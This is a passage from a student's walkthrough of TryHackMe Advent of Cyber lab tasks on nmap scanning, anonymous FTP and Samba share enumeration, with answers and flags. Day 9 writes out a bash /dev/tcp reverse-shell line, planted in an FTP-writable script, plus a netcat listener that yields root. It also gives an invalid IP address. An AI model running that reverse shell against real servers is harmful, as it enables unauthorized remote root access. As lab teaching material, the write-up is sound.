| ssh-hostkey:
|   2048 cf:c9:99:d8:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
```

Q6: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

Answer : blog



Thought Process/Methodology:

Firstly, we opened the terminal and connected to nmap by using the command “nmap <our IP address>” and clicked “Enter”. We could also use the command “nmap -Pn <our IP address>” as an alternative to the first command and the value of our IP address for this exercise is 10.10.56.285. The terminal will show the port numbers of the three services running under the ‘PORT’ column. Other than that, we can use command -A to scan the host which will provide us with three services running port numbers, 80, 2222 and 3389. Ubuntu is the most likely Linux distribution to be running in this case, the version of Apache is 2.4.29 and the service is running on each port. Then, we went to https://nmap.org and we can see that the website shows us a blog.

Day 9 : Networking - Anyone can be Santa!

Tools used: Kali Linux, Firefox,

Solution/walkthrough:

Q1: What are the directories you found on the FTP site?

Answers : backups, elf_workshops, human_resources, public

Q2: Name the directory on the FTP server that has data accessible by the "anonymous" user

Answer : public

```
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp>
```

Prove for question 1 and 2


Q3: What script gets executed within this directory?


Answer : backup.sh

```
root@kali: /home/1211103223
File  Actions  Edit  View  Help
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

Q4: What movie did Santa have on his Christmas shopping list?


Answer : The Polar Express





Q5: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

Answer : THM{even_you_can_be_santa}



```
root@kali: /home/1211103223
File  Actions  Edit  View  Help
root@kali: /home/1211103223 ×   root@kali: /home/1211103223 ×
└─$ sudo su
[sudo] password for 1211103223:
┌──(root💀 kali)-[/home/1211103223]
└─# nano backup.sh

┌──(root💀 kali)-[/home/1211103223]
└─# nc -lvnp 4444
listening on [any] 4444 ...
```

```
root@kali: /home/1211103223
File  Actions  Edit  View  Help
root@kali: /home/1211103223 ×   root@kali: /home/1211103223 ×
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (713.0788 kB/s)
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
384 bytes sent in 0.00 secs (2.6158 MB/s)
ftp>
```

```
root@kali: /home/1211103223
File  Actions  Edit  View  Help
root@kali: /home/1211103223 ×   root@kali: /home/1211103223 ×
^C
┌──(root💀 kali)-[/home/1211103223]
└─# nano backup.sh                                          1 ×

┌──(root💀 kali)-[/home/1211103223]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.30.147] from (UNKNOWN) [10.10.246.110] 53012
bash: cannot set terminal process group (1973): Inappropriate ioctl f
or device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process/Methodology:

First, we opened a terminal, connected to FTP using the command “ftp <IP Address>” and entered our name as “anonymous”. Next, we typed the command “ls” to know the directory listing of the file. After analysing the list, we could see that we can only access the file named “public” as an anonymous user. We then used the command “cd public” to change our directory and used the command “ls” again to know the directory listing in the public file. To know what movie Santa had on his Christmas shopping list, we downloaded shoppinglist.txt and backup.sh by using the “get” command. We opened the shoppinglist.txt file from the Downloads folder, hence we were able to get the name of the movie. To re-upload the script as instructed, we opened a new terminal window and ran GNU nano 2.9.3 (nano backup.sh) to generate a shell, as well as replacing the “IP_ADDRESS” with our VPN instead. We then entered the command “bash -i >& /dev/tcp/Our_VPN/4444 0>&1”, pressed “Ctrl + X” , “Y” and “Enter”. Afterwards, we set up a netcat listener with the command “nc -lvnp 4444” in the terminal. We attempted to re-upload the script by using “put backup.sh” as its command in the FTP server. We immediately returned to our netcat listener and saw the output, which means our reverse system shell on FTP server can be used. Lastly, we typed “cat /root/flag.txt" to get the flag.

Day 10 : Networking - Don't be sElfish!

Tools used: AttackBox, Firefox,

Solution/walkthrough:

Q1: Examine the help options for enum4linux. Match the following flags with the descriptions.

Answers :

Do all simple enumeration	-a
Get sharelist	-S
Get OS information	-o
Display help message	-h

```
Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This opion is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
```

Q2: Using enum4linux, how many users are there on the Samba server?

Answer : 3 users

```
 =============================
|    Users on 10.10.246.44    |
 =============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceager
Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Fri Jun 24 11:00:39 2022
```

Q3: Now how many "shares" are there on the Samba server?

Answer : 4 shares

```
|    Share Enumeration on 10.10.53.211    |
 ==========================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
```

Q4: Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?

Answer : tbfc-santa

```
root@ip-10-10-90-249:~/Desktop/Tools/Miscellaneous# smbclient //10.10.53.211/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-90-249:~/Desktop/Tools/Miscellaneous# smbclient //10.10.53.211/tbfc-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-90-249:~/Desktop/Tools/Miscellaneous# smbclient //10.10.53.211/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
```

Q5: Log in to this share, what directory did ElfMcSkidy leave for Santa?

Answer : jingle-tunes

```
root@ip-10-10-90-249:~/Desktop/Tools/Miscellaneous# smbclient //10.10.53.211/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-90-249:~/Desktop/Tools/Miscellaneous# smbclient //10.10.53.211/tbfc-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-90-249:~/Desktop/Tools/Miscellaneous# smbclient //10.10.53.211/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Nov 12 02:12:07 2020
  ..                                  D        0  Thu Nov 12 01:32:21 2020
  jingle-tunes                        D        0  Thu Nov 12 02:10:41 2020
  note_from_mcskidy.txt               N      143  Thu Nov 12 02:12:07 2020

                10252564 blocks of size 1024. 5369404 blocks available
```

Thought Process/Methodology:

We started both our AttackBox and machine for Day 10. After a while, we opened a terminal and ran “cd /root/Desktop/Tools/Miscellaneous” to make it as our directory. We then ran enum4linux with command -h to see the list of commands that we can use, so we entered the command “./enum4linux.pl -h”. To know the number of users there are on the Samba server, we need to use the -U command followed by our machine IP address, so we typed “./enum4linux.pl -U MACHINE_IP”. The same goes with when we wanted to find the number of shares but we replaced the -U command with the -S command. Moving on, we tried inputting the sharenames one by one and let the password as null until we succeeded in determining which sharename does not require a password. The command for this is “smbclient //MACHINE_IP_ADDRESS/sharename”. Afterwards, we again used the “ls” command to know the directory list in the share that doesn't have a password. After analysing the list, we could see the directory that ElfMcSkidy left for Santa is jingle-tunes.